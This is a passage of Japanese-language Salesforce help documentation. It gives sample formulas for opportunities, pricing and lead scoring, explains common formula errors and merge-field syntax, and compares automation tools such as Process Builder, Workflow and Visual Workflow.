この数式は、成立の確度に基づいてライセンスの期待収益を計算します。

```
Expected_rev_licenses__c * Probability
```

商談収益のテキスト表示

この数式は、商談の期待収益額を、ドル記号のないテキスト形式で返します。たとえば、あるキャンペーンの［期待収益］が「$200,000」の場合、この数式項目は「200000」を表示します。

```
TEXT(ExpectedRevenue)
```

商談の総取引規模

この数式は、メンテナンス金額とサービス金額の合計を計算します。

```
Amount + Maint_Amount__c + Services_Amount__c
```

単価に基づく商談の合計金額

この数式は、単価と総量に基づく提案価格を算出します。

```
Unit_price__c * Volume__c * 20
```

プロフェッショナルサービスの計算

この数式は、平均報酬総額を 1 日 1200 ドルとしてプロフェッショナルサービス料金を見積ります。［コンサルティング日数］は、商談のカスタム項目です。

```
Consulting_Days__c * 1200
```

フェーズ別のセールスドキュメントの選択

この数式は、商談の［フェーズ］に基づいて、［ドキュメント］タブに適切なドキュメントを示します。「00I30000000j7AO」という形式のドキュメント ID を使用します。

```
CASE(StageName,
"Prospecting", "Insert 1st Document ID",
"Qualification", "Insert 2nd Document ID",
"Needs Analysis", "Insert 3rd Document ID",
"Value Proposition", ...
)
)
```

セールスコーチ

この数式は、［ドキュメント］タブに保存されているフェーズ別のドキュメントを開くハイパーリンクを作成します。商談の［フェーズ］に基づいてドキュメントを示す、以前に定義したカスタム数式項目を使用します。「フェーズ別のセールスドキュメントの選択」 (ページ 5325)を参照してください。

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in
 New Window")
```

重量別の送料

この数式は、重量に基づく郵送料を計算します。

```
package_weight__c * cost_lb__c
```

送料の割合

この数式は、［総額］に占める送料の割合を計算します。

```
Ship_cost__c / total_amount__c
```

段階的手数料率

この数式は、100% の確度を持つ商談の手数料を 2% として計算します。その他の商談はすべて、手数料の値が 0 になります。

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

経常収益と経常外収益による契約総数

この数式は、契約期間全体の経常収益源と経常外収益源の両方を計算します。

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

価格設定の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

総額

この数式は、単価と単位数に基づいて総額を計算します。

```
Unit_price__c * Total_units__c
```

ユーザの価格設定

この数式は、ユーザライセンスあたりの価格を計算します。

```
Total_license_rev__c / Number_user_licenses__c
```

スコア計算の数式サンプル

サンプルに含まれている関数の使用方法についての詳細は、「数式の演算子と関数」 (ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

リードの採点

この数式は、リードを採点します。電話による要求には Web サイト経由の要求より高いスコアを付けます。

```
CASE(LeadSource, "Phone", 2, "Web", 1, 0)
```

以下は、評価に基づいてリードを採点する数式です。

```
CASE(1, IF(ISPICKVAL(Rating, "Hot"), 1, 0), 3, IF(ISPICKVAL(Rating, "Warm"), 1, 0), 2,
IF(ISPICKVAL(Rating, "Cold"), 1, 0), 1))
```

カスタマーサクセスの採点

この数式は、簡単な採点アルゴリズムを使用して、調査結果が肯定的な顧客を Salesforce で高スコアにランクします。

```
Survey_Question_1__c * 5 + Survey_Question_2__c *2
```

数式: こまった時は...?

一般的な計算

- 数値を加算する
- テキストを数字に変換する
- 数字を除算する
- 数字を乗算する
- 数字を丸める
- 数字を減算する

一般的なテキスト関数

- 項目に指定されたテキストが含まれているかどうかを確認する
- 選択リスト項目に指定された値が含まれているかどうかを確認する
- 姓と名を結合する
- 数値をテキストに変換する
- ハイパーリンク項目を作成する

レポートのカスタム集計項目

- [メール送信除外] および [電話連絡拒否] 項目が選択されているすべてのリードを計算する
- 商談にあるすべての [金額] 項目と [割引金額] 項目の差を計算する
- すべての商談の平均商談日数を計算する
- すべての商談に対する成立した商談の割合を計算する
- 管理用に、有効な Salesforce ユーザの人数の 2 乗を計算する
- すべての活動の所要時間 (分) をレコード数で掛け合わせた値を 24 時間ごとに計算する
- 多数の商談にまたがる製品別レベルの平均利益 (%) を計算する
- 完了した商談のすべての商品に対する 1 つの商品の割合を計算する
- 月の間の商談の収益の変化を計算する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

一部の「こまった時は」は **Database.com** には関係しません。

ユーザ権限

数式項目の詳細を参照する
- 「設定・定義を参照する」

数式項目を作成、変更、または削除する
- 「アプリケーションのカスタマイズ」

一般的な数式エラー

数式で発生することがある一般的なエラーと、その解決法を理解します。

- 「#エラー!」 は、数式の値の計算中にエラーが発生すると、数式項目に表示されます。エラーを解決するには、数式を確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 数式がゼロで除算されていますか? その場合は、数式の分母がゼロかどうかを確認し、代替値を指定します。たとえば、次のキャンペーン数式項目は、商談数がゼロの場合、空白になります。

```
IF(NumberOfOpportunities > 0,
  NumberOfWonOpportunities / NumberOfOpportunities, null)
```

- 数式で現在の型の最大値よりも大きい値を計算していますか? その場合は、数値に L を追加して Long 型にすることによって、中間の結果が Long 型になりオーバーフローを防げます。たとえば、次の例は Long 型の数値を乗算することによって、1 年あたりのミリ秒数を正しく計算する方法を示します。

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
                                                    Long ExpectedValue =
31536000000L;

System.assertEquals(MillsPerYear, ExpectedValue);
```

- 数式で負の数の平方根を計算していますか? その場合は、上記と似た IF 関数を使用して値が正の数かどうかを確認します。
- 数式で負の数の LOG を計算していますか? その場合は、上記と似た IF 関数を使用して値が正の数であることを確認します。
- 数式で VALUE 関数に特殊文字が含まれるテキストを使用していますか? 特殊文字の例は、「数式の演算子と関数」(ページ 5225)を参照してください。
- 数式のテキスト関数内に HYPERLINK 関数(`LEFT( HYPERLINK("http://MYCOMPANY.ORG ", "MYCOMPANY") , 5)` など) が含まれないようにしてください。
- 数式が無効か、無効な数式項目を参照していますか? Salesforce では、数式項目は削除されると無効になり、復元された後も無効のままです。無効な数式項目を有効にするには、項目を編集して保存します。削除したカスタム項目とその復元方法についての詳細は、「削除されたカスタム項目の管理」(ページ 5120)を参照してください。

- 数式の結果が 18 桁を超えると、「#Too Big!」が表示されます。表示された場合、18 桁以上になる可能性がある計算の数式を確認してください。桁の大きな数字の掛け算、桁の大きな数字の累乗、または桁の小さな数字による割り算はしないでください。
- 式からエラーが返されるときは、必ず CASE 関数によってエラーが返されます。たとえば、`CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` では、項目の値が「パートナー」または「顧客」であっても、最後のステートメントが論理的でないためにエラーが返されます。
- 項目の値がゼロかどうかを判別する IF 関数を追加して、ゼロによる除算エラーを防ぎます。たとえば、`IF(Field__c =0,0, 25/Field__c)` のようになります。

差し込み項目

差し込み項目の概要

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。たとえば、差し込み項目をメールテンプレートに配置して、一般的な「Hello!」ではなく受信者の名前を挨拶に含めることができます。差し込み項目は、カスタム数式項目、Sコントロール、カスタムリンク、およびカスタムボタン、Visualforce ページの中で、また、メールテンプレートまたは差し込み印刷テンプレートを作成するときに使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能な差し込み項目は、使用している Salesforce のエディションによって異なります。

差し込み項目名は、新しいカスタム項目またはオブジェクトを作成するときに決まります。［項目名］は、［項目表示ラベル］の入力内容に基づいて自動的に取り込まれます。必要に応じてこの項目をカスタマイズすることもできますが、名前は次の条件を満たしている必要があります。

- アンダースコアと英数字のみを使用する。
- 文字で開始し、文字で終了する。
- スペースは含めない。
- アンダースコア (_) を 2 つ続けて入力しない。

重要: カスタム項目名および表示ラベルがそのオブジェクトで一意であるようにしてください。

- 標準項目とカスタム項目の名前や表示ラベルが同じ場合、差し込み項目にはカスタム項目の値が表示されます。
- 2 つのカスタム項目の名前や表示ラベルが同じ場合、差し込み項目に予期しない値が表示される場合があります。

  Email という項目ラベルを作成し、［メール］というラベルの標準項目がすでにある場合、差し込み項目はそれらの項目を区別できない可能性があります。カスタム項目名に 1 文字追加すると、項目名が一意になります。たとえば、*Email2* のように指定します。

Salesforce でオブジェクトまたは項目の差し込み項目名を見つけるには、オブジェクトまたは項目の詳細ページに移動し、［項目名］を参照します。

差し込み項目を取り込むには、それぞれの機能でエディタを使用します。Salesforce には、関連するすべての標準オブジェクトとカスタムオブジェクトについて、各エディタに有効な差し込み項目が備えられています。Connect for Office Word アドインを使用して差し込み印刷テンプレートを作成する場合は、挿入する有効な差し込み項目の完全なリストが表示されます。

構文

差し込み項目の構文は、その項目をどこで使用するかによって異なります。確実に正しい構文を使用するには、差し込み項目を使用しているエディタのドロップダウンリストから差し込み項目を選択します。

カスタムオブジェクトおよびカスタム項目は、参照時に常に「__c」が付加されます。項目ラベルの前にはオブジェクトが付けられ、スペースはすべてアンダースコアに変換されます。たとえば、`Account.CreatedDate` は取引先オブジェクトの［作成日］という標準項目を参照します。

標準リレーションの場合、リレーション名は主オブジェクトの名前になります。たとえば、`Account.Name` を使用して、取引先責任者入力規則から取引先名を参照できます。`Opportunity.Account.CreatedBy.Phone` を使用して、商談品目数式項目から取引先作成者の電話番号を参照できます。カスタムリレーションの場合、リレーション名は、[項目名] で指定された値に「`__r`」を付加した値になります。たとえば、`Contact__r.Email` を使用して、カスタムオブジェクト入力規則から取引先責任者のメールを参照できます。

一般的なヒント

- 差し込み項目をリンク先として使用するには、`http://` の後に差し込み項目を挿入します。
- Salesforce では、数値項目設定で指定された小数点以下桁数ではなく、ユーザのロケールに従って、差し込み項目で参照される数値を丸めます。
- 取引先またはユーザのデフォルト言語に加え、取引先、取引先責任者、またはリードを組織のデフォルト言語 (ローカルネーム) で保存できます。ローカルネームが空白の場合は、標準の差し込み項目名が使用されます。
- 単独ファイルを参照するには、`$Resource.<resource_name>` を使用します。*<resource_name>* は、リソースをアップロードしたときに指定した名前です。
- カスタム項目名の翻訳にトランスレーションワークベンチを使用している場合、ユーザは選択した言語で差し込み項目を検索できます。
- メールテンプレートの差し込み項目として参照項目を使用することはできません。ただし、参照項目から値を取り出すページレイアウト上の非表示数式項目を作成できます。その後、メールテンプレートに非表示項目を含めます。

入力規則の差し込み項目

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

構文および書式設定

入力規則で差し込み項目を挿入する場合、構文はオブジェクト、ピリオド、および項目名で構成されます。たとえば、*`$User.State`* はユーザの都道府県に対応します。

差し込み項目の構文は、その項目をどこで使用するかによって異なります。確実に正しい構文を使用するには、差し込み項目を使用しているエディタのドロップダウンリストから差し込み項目を選択します。入力規則の差し込み項目はアプリケーションの項目に直接対応しています。

オブジェクト内の項目のリストの場合は、オブジェクトの管理設定から、項目セクションに移動します。

重要:

- 複数のカスタムオブジェクトに一致する名前や表示ラベルがある場合、[使用可能な差し込み項目] から選択するときにいずれか 1 つのオブジェクトのみが表示されます。どのオブジェクトからも差し込み項目を選択

できるように、すべてのカスタムオブジェクトの項目名と表示ラベルが一意であるようにしてください。

制限事項

入力規則では、次の差し込み項目を参照できません。

- ［要求番号］などの自動採番項目
- 住所、姓名、連動選択リスト、連動ルックアップなどの複合項目

  メモ: 入力規則では、［市区郡 (請求先) ］など、個々の住所項目の差し込み項目は参照できません。

- 個々のキャンペーンおよびキャンペーン階層の統計などのキャンペーン統計項目

ヒント

- 差し込み項目によっては、ラジオボタンとして表示されていても、数式で参照されると選択リスト項目のように機能するものがあります。

  次を参照する場合は、値「Read」、「Edit」、および「None」を数式で使用します。

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (テリトリー上)
  - OpportunityAccessLevel (テリトリー上)

  次を参照する場合は、値「Read」、「Edit」、および「All」を数式で使用します。

  - AccountAccessLevel (テリトリー上)
- 数式に `RecordType.Id` 差し込み項目を使用して、さまざまなレコードタイプに対して異なる入力規則を適用します。

関連トピック:

オブジェクト管理設定の検索

数式の差し込み項目

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

構文および書式設定

数式の差し込み項目は中括弧で囲まれていないか、感嘆符が前に付けられておらず、レコードタイプも前に付けられていません。例: `AccountNumber` 確実に

正しい構文を使用するには、[項目の挿入]ボタンを使用するか、数式エディタのドロップダウンリストを使用します。

関連トピック:

- 数式での差し込み項目の使用のヒント
- 数式項目の作成

クロスオブジェクト数式の差し込み項目

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

*クロスオブジェクト数式項目*とは、2つの関連オブジェクトにまたがり、そのオブジェクトで差し込み項目を参照する数式です。クロスオブジェクト数式項目は、オブジェクトが主従関係の従側の場合は主(「親」)オブジェクトから、差し込み項目を参照できます。クロスオブジェクト数式は参照関係にも使用できます。たとえば、ケースに関連付けられた取引先責任者の[取引先名]を参照するクロスオブジェクト数式を作成できます。この例では、ケースオブジェクトの数式に *Contact.Account.Name* と入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

構文および書式設定

数式の差し込み項目は中括弧で囲まれていないか、感嘆符が前に付けられていません。ラベルではなく、オブジェクトのリレーション名を使用してください。リレーション名はオブジェクト名と同じ場合が多いですが、正確にはリレーション項目の項目名です。

Account オブジェクトから親取引先名を参照する場合、構文は `Parent.Name` であり、`Account.Name` ではありません。カスタムオブジェクトを参照する場合は、2つのアンダースコアと文字 *r* を名前に追加します。たとえば、`Position__r.title__c` は、Position カスタムオブジェクトの[役職]項目(`title__c`)を参照します。

制限事項

次のものは参照できません。

- 活動に関連するオブジェクトの差し込み項目。たとえば、取引先責任者と取引先の差し込み項目は ToDo および行動の数式では使用できません。
- `$RecordType` グローバル変数は数式を含むレコードのみを解決し、数式がまたがるレコードについては解決しません。Spring '13 リリース以降では、新しい数式を作成する場合、`$RecordType` グローバル変数はデフォルト値の数式でのみ使用できます。

`Profile.Name` 差し込み項目の値は、それを参照するクロスオブジェクト数式項目のコンテキストにより異なります。詳細ページでは、値はもちろんプロファイル名ですが、リストビューとレポートでは、プロファイル名ではなく、関連プロファイルの内部値になります。数式で `Profile.Name` を使用する場合、数式が常に意図する結果を返すように、`OR` 関数内で使用します。次に例を示します。

```
IF
     (OR
```

```
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

上記のいずれも、`$Profile` グローバル変数が参照するプロファイル名には適用されません。

ビジネスプロセスの自動化

ユーザがビジネスプロセスの各部分を実行するのに任せるのではなく、プロセスを自動化しましょう。利点は2つあります。ユーザが時間を他のToDoに使用できることと、システム管理者がプロセスが常に完了すると確信を持てることです。Salesforce には、ワークフロープロセス、承認プロセス、ウィザードベースプロセスなど、各種のビジネスプロセスを自動化するツールが備えられています。これらのツールは、コードを書く必要がありません、つまりすべてポイント & クリックです。

使用する自動化ツール

Salesforce には、承認、プロセスビルダー、ワークフロー、Visual Workflow など、組織で反復するビジネスプロセスを自動化するためのツールがいくつか備えられています。

Lightning プロセスビルダー

割り当てる ToDo、送信するメール、および他のレコード更新の多くは、組織の標準プロセスの重要な部分です。この反復作業を手動で実行する代わりに、プロセスを設定して自動的に実行できます。

ワークフロー

ワークフローにより、標準的な社内手続きやプロセスを自動化し、組織全体で時間を節約できます。ワークフロールールは、一連のワークフロー手順のメインコンテナです。これらの手順はすべて、if/then ステートメントに要約できます。

承認

プロセスの自動化については、ワークフロールールという形ですでに慣れているものと思われます。承認機能では自動化をさらに 1 歩進めて、レコードの承認に必要な一連のステップを指定できます。

Visual Workflow

Visual Workflow では、フローを作成して適切なユーザまたはシステムに配布することにより、ビジネスプロセスを自動化できます。フローは、ロジックの実行、Salesforce データベースの操作、Apex クラスのコール、ユーザからのデータの収集を行えるアプリケーションです。Cloud Flow Designer を使用して、フローを作成できます。

自動アクション

自動アクションは、項目の更新やメールの送信などのアクションをバックグラウンドで実行する再利用可能なコンポートです。自動アクションを作成したら、プロセス、マイルストン、その他の自動プロセスに追加します。

使用する自動化ツール

Salesforce には、承認、プロセスビルダー、ワークフロー、Visual Workflow など、組織で反復するビジネスプロセスを自動化するためのツールがいくつか備えられています。

ニーズに最も適した自動化ツールは、自動化するビジネスプロセスの種類によって異なります。

- レコードの承認方法

  例: マネージャが直属部下の休暇要求を承認します。

- レコードが特定の値を持つ場合の処理

  例:関連ケースがエスカレーションされた場合に取引先所有者に通知します。

- ユーザまたは顧客からの情報収集およびその情報を使用した処理

  例: カスタマーサポートはコールスクリプトのステップを順に実行するウィザードを使用し、ケースは入力情報に基づいて作成されます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

プロセスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フロー、承認、ワークフローを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードの承認方法

レコードを承認するために組織のプロセスを自動化するには、承認プロセスを作成します。

レコードが特定の値を持つ場合の処理

3 つのツールを使用して、ワークフロー、プロセスビルダー、Visual Workflow の使用事例に対処できます。これらのツールでは、ワークフロールール、プロセス、フローがそれぞれ作成されます。

特に if/then ステートメントに簡略化できるビジネスプロセスでは、まずプロセスビルダーの使用をお勧めします。たとえば、ケースがエスカレーションされた場合に、取引先所有者に通知します。

プロセスビルダーには、ワークフロールールで使用できるほぼすべての機能、および追加機能が含まれています。通常は複数のワークフロールールを必要とする操作を、1 つのプロセスで処理できます。ワークフローで実行できてプロセスで実行できないことは、コードなしでアウトバウンドメッセージを送信することのみです。ただし、プロセスから Apex コードをコールすることで、この制限を回避できます。

プロセスビルダーで対応するには複雑すぎるプロセスや、高度な機能を必要とするプロセスの場合は、Cloud Flow Designer を使用してフローを作成します。たとえば、次のようなフローを作成します。

- 複雑な分岐ロジック (特定の条件が true の場合、さらに条件を評価する) を使用する

  例:まず、ケースがエスカレーションされたかどうかを確認します。ケースがエスカレーションされた場合は、取引先の地域を確認し、ケースを適宜転送します。

- 複数のレコードで並び替え、反復処理、操作を行う

  例:商談が完了および成立した後で、商談の割引を計算します。次に、その割引をすべての関連商談商品に適用します。

ユーザまたは顧客からの情報収集およびその情報を使用した処理

情報収集するウィザードを作成する必要がある場合は、Visual Workflow ツールが適しています。ユーザに情報を表示してユーザから情報を要求するフローを作成します。ユーザが入力した情報を使用して、Salesforce でアクションを実行します。

たとえば、コールスクリプトをカスタマーサポート担当に順を追って説明するフローを作成します。フローでは、コール元の名前や取引先番号など、担当者が入力した情報を使用して、適切な担当者に割り当てられるケースを作成します。

ビジネスプロセスに合わせてフローをさらに複雑にすることができます。以下に例を示します。

- 以前の選択内容に基づいて、担当者に異なる画面を表示します。これにより、商品を購入済みの顧客に対して担当者が同じ商品をアップセルすることがなくなります。
- 報告された問題により顧客のビジネスがブロックされ、重要な取引先であるかどうかを確認します。この場合は、フローにより地域責任者に通知されます。

自動ツールの機能

次に、それぞれの自動化ツールでサポートされるすべての機能およびアクションの分類を示します。これを使用して、ビジネスニーズに最も適したツールを判断してください。

	プロセスビルダー	Visual Workflow	ワークフロー	承認
複雑さ	複数の if/then ステートメント	複雑	単一の if/then ステートメント	単一の if/then ステートメント
ビジュアルデザイナ	✔	✔		
ブラウザのサポート	すべて (Chrome を推奨)	すべて (Safari は推奨されない)	すべて	すべて
開始時期	• レコードが変更されたとき • 別のプロセスから呼び出されたとき	• ユーザがボタンまたはリンクをクリックしたとき • ユーザがカスタムタブにアクセスしたとき • プロセスが開始したとき • Apex がコールされたとき	レコードが変更されたとき	• ユーザがボタンまたはリンクをクリックしたとき • [承認申請] アクションを含むプロセスまたはフローが開始したとき • Apex がコールされたとき
時間ベースのアクションのサポート	✔	✔	✔	
ユーザ操作のサポート		✔		

	プロセスビルダー	Visual Workflow	ワークフロー	承認
	サポートされるアクション			
Apex コードのコール	✓	✓		
レコードの作成	✓	✓	ToDo のみ	ToDo のみ
プロセスの呼び出し	✓			
レコードの削除		✓		
フローの起動	✓	✓	✓ (パイロット)[1]	
Chatterへの投稿	✓	✓		
メールの送信	✓ (メールアラートのみ)	✓	✓ (メールアラートのみ)	✓ (メールアラートのみ)
コードなしでアウトバウンドメッセージを送信			✓	✓
承認申請	✓	✓		
項目の更新	任意の関連レコード	任意のレコード	特定のレコードまたはその親	特定のレコードまたはその親

[1] 以前にパイロットプログラムで使用できたフロートリガワークフローアクションは、プロセスビルダーに置き換えられました。フロートリガワークフローアクションを使用している組織は、引き続きフロートリガワークフローアクションの作成および編集ができますが、新しい組織では使用できません。

Lightning プロセスビルダー

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

割り当てる ToDo、送信するメール、および他のレコード更新の多くは、組織の標準プロセスの重要な部分です。この反復作業を手動で実行する代わりに、プロセスを設定して自動的に実行できます。

プロセスビルダーは、ビジネスプロセスを簡単に自動化できるワークフローツールです。プロセスビルダーは、プロセスの作成時にそのプロセスをわかりやすく視覚的に表示します。プロセスビルダーでは、次のことができます。

- 便利なレイアウトを使用してポイント & クリックで効率的にプロセスを作成する。
- 複数のワークフロールールを使用する代わりに、1 か所でプロセス全体を設計する。
- 組織内の他のチームとコラボレーションしてプロセスを作成する。
- 単純なタスクの自動化における Apex コードの使用を停止する。

プロセスビルダーの自動化プロセスは、レコードに基づいています。別のプロセスを呼び出すプロセスを作成することもできます。プロセスの構成は次のとおりです。

- アクショングループをいつ実行するかを決定する条件
- 条件が満たされたときに実行する、ルール適用時のアクション
- 条件が満たされたときに実行する、スケジュール済みアクション (呼び出し不可能なプロセスのみ)

レコードまたは呼び出し可能なプロセスを条件に一致させる変更によって、自動的にアクショングループがトリガされる可能性があります。1 つのプロセスで複数のアクショングループを実行することもできます。このため、取引先のようなビジネスレコードをすべて 1 か所で簡単に自動化できます。

ワークフローと同じアクションを実行するには、より強力で柔軟になったプロセスビルダーを使用します。プロセスビルダーでは、次のことができます。

- レコードを作成する。
- レコードとその親のみでなく、あらゆる関連レコードを更新する。
- クイックアクションを使用して、レコードの作成、レコードの更新、または活動の記録を行う。
- プロセスを別のプロセスから呼び出す。
- フローを起動する。このアクションはワークフローでスケジュールできません。
- メールを送信する。
- Chatter に投稿する。
- 承認申請する。

これらのアクション以上のことをプロセスで実行する必要がある場合も問題はありません。Apex またはフローをプロセスからコールすることもできます。

サンプルプロセス: 商談管理

次の例では、ワークフロールールの代わりにプロセスビルダーを使用して、1 つのビジネスプロセスを自動化します。

プロセスの制限および考慮事項
プロセスを作成、管理、有効化する場合は、まずその制限や考慮事項を理解しておく必要があります。

プロセスビルダーでの値の設定
プロセスビルダー全体を通して、条件ノードの条件の設定、[レコードを作成] アクションでの新規ケースの項目の設定、参照する Apex メソッドの指定などを行うために、値を設定する必要があります。

プロセスビルダーでの詳細オプションの設定
プロセスビルダーでは、プロセスでアクションを実行するための詳細なオプションを選択できます。

プロセスの作成
プロセスを作成するには、そのプロパティおよび評価するレコードを定義し、条件ノードとアクションを追加します。

プロセスのトラブルシューティング
プロセスビルダーに表示されるエラーメッセージと、プロセスが失敗したときに受信するメールを使用して、プロセスを処理するときに発生した問題の解決に役立てます。それ以外が失敗した場合はすべて、プロセスの Apex デバッグログを確認します。

関連トピック:

使用する自動化ツール

サンプルプロセス: 商談管理

次の例では、ワークフロールールの代わりにプロセスビルダーを使用して、1つのビジネスプロセスを自動化します。

プロセスビルダーを使用して、複数のグループの条件を追加してから個々のアクションをその条件に関連付けることによって、1つのプロセスを自動化する例を示します。また、レコード作成などの一部のアクションは、ワークフロールールでは実行できませんが、プロセスビルダーでは使用できます。


この例では、商談レコード(1)を作成または編集したときにプロセスが開始されるように定義されています。

設定された 3 つの条件ノードでは、重要商談が成立した(2)、重要商談が不成立になった(3)、または見積が提供された(4)かどうかが確認されます。最初の条件ノードが true と評価されると、関連付けられたアクショングループが実行されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



「High Value Deal Won (重要商談の成立)」条件では、商談のフェーズが成立したかどうかが確認されます。また、商談金額が $1,000,000.00 を超えているかどうかも確認されます。両方の条件が満たされると、関連付けられたアクショングループが実行されます。この条件ノードには、3 つのルール適用時のアクション (5) と、1 つのスケジュール済みアクション (6) が定義されています。

アクションの内容は次のとおりです。

- 商談の取引先に関連付けられるドラフト契約レコードを作成する。
- 販売 Chatter グループに投稿することで、商談を成立させた商談所有者を奨励する。
- 商談が成立したことを販売の統括責任者にメールで通知する。
- 関連付けられた取引先所有者に対して、商談の［完了予定日］の 6 日後に実行予定の、優先度の高いフォローアップ ToDo を作成する。

「High Value Deal Won」条件が満たされない場合、関連付けられたアクショングループは実行されず、次の条件ノード (「High Value Deal Lost (重要商談の不成立)」) が評価されます。

「High Value Deal Lost」条件では、商談のフェーズが不成立になり、商談金額が $1,000,000.00 以上であるかどうかが確認されます。これらの条件が true の場合、商談レコードで Chatter 投稿を作成することで販売の統括責任者に通知するアクション (7) が設定されています。投稿では、不成立になった商談および商談金額が特定されます。

上記の条件がどちらも満たされない場合、このプロセスで定義された次の条件ノードで、商談フェーズが「Proposal/Quote Given (提案/見積提供済み)」に設定されているかどうかが確認されます。この条件が true の場

合、スケジュール済みアクション (8) がレコード更新の 3 日後に実行されます。スケジュール済みアクションでは、商談所有者にフォローアップの ToDo が作成され、商談に関する問い合わせを電話でできるようにします。

プロセスビルダーを使用して、3 つの条件ノードおよび関連付けられたアクションを、自動化された 1 つのプロセスに組み合わせました。同じビジネスプロセスをワークフローで自動化するには、3 つの異なるワークフロールールを作成し、Apex トリガを使用して契約レコードの作成および販売 Chatter グループへの投稿を行う必要があります。

プロセスの制限および考慮事項

プロセスを作成、管理、有効化する場合は、まずその制限や考慮事項を理解しておく必要があります。

メモ: Google Chrome™ の最新の安定したバージョンを使用することをお勧めします。画面解像度は、幅が 1024 以上である必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスの制限

プロセスビルダーを使用するときは、共通の制限および Apex ガバナ制限に留意してください。

プロセスの設計に関する考慮事項

プロセスを設計する場合は、その制限やガイドラインを理解しておく必要があります。

プロセスの Chatter に関する考慮事項

プロセスから Chatter 投稿を作成する場合は、次の制限を考慮します。

プロセスのスケジュール済みアクションに関する考慮事項

スケジュール済みアクションをプロセスに追加する場合は、その制限やガイドラインを理解しておく必要があります。

プロセスビルダーのアクセシビリティに関する考慮事項

